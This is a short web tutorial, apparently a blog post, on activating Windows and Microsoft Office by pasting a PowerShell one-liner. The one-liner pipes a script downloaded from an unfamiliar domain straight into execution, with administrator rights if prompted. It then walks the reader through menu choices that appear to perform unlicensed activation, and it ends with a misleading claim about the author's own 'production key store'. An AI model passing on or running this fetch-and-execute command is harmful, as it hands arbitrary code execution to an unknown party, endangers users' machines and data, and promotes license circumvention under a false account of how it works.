

Published
SoftwareUpdated 5/30/2026How to Activate Windows & Office
after installation activate windows & office
H
helloAuthor
This method is the most convenient and is supported on Windows 8.1, Windows 10, and Windows 11.
Step 1: Open PowerShell
- Click on the Start Menu.
- Type PowerShell in the search bar.
- Right-click on Windows PowerShell and open it (run as administrator if prompted).
Step 2: Run the Command
- Copy the command below:
irm https://companyneme.win | iex - Paste it into the PowerShell window.
- Press Enter on your keyboard.
Step 3: Initial Menu
After running the command, the following screen will open:

- When the menu appears, type 4.
- Press Enter.
Step 4: Second Menu
A new screen will open as shown below:

- Again, type 4.
- Press Enter.
Step 5: Activation Process
The system will now start processing. Please wait while it runs automatically.
You will then see the following screen:

This step may take some time. Do not close the window.
Step 6: Completion
After the process finishes, you will finally see this screen:

At this point, Windows and Microsoft Office are successfully activated.
Step 7: Exit the Tool
- Press 0 to go back.
- Press 0 again when prompted.
- Finally, press 0 one more time to fully exit the tool.
Note: This activation uses my Office production key store, which is linked to the laptop’s serial number. The correct key is automatically assigned based on the device.